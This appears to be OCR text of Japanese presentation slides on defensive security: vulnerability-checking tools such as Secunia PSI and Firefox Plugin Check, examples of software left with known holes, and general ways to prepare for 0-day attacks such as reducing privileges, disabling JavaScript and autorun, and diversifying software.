- Secunia PSI のような機能が「総合セキュリティソフト」の多くに搭載されていないのはなぜだろう？
  - 例外： Kaspersky Internet Security
- 本来的には OS が備えるべきなのだろうけれど


事例：Secunia PSI



事例：Kaspersky Intenet Security 2010



事例: Firefox（Plugin Check）



https://www.mozilla.com/en-US/plugincheck/

古い脆弱性があるのに、直してもらえない

- DNS キャッシュ汚染（bind など）
- Zen Cart
- EC-Cube
- OpenSSL
- namazu
- ……

課題: 0-day に備える

- セキュリティとは薄皮を重ねるようなもの
  - ただし手間は増える
- 権限の縮小
  - UAC
  - 制限ユーザー
  - ファイアウォール、IPS
- 機能の縮小
  - JavaScript の無効化（Web ブラウザ、Adobe Reader）
  - 自動参照（autorun.inf）の無効化

課題: 0-day に備える

- 多様性の拡大
  - Web ブラウザ
  - PDF viewer
  - Office ソフト
  - アンチウイルス
  - OS
  - DNS サーバ
  - ルータ

「1種類のウイルスで例外なく全滅する可能性」から逃れるための方策

  - Flash Player の代わりがない……

質問？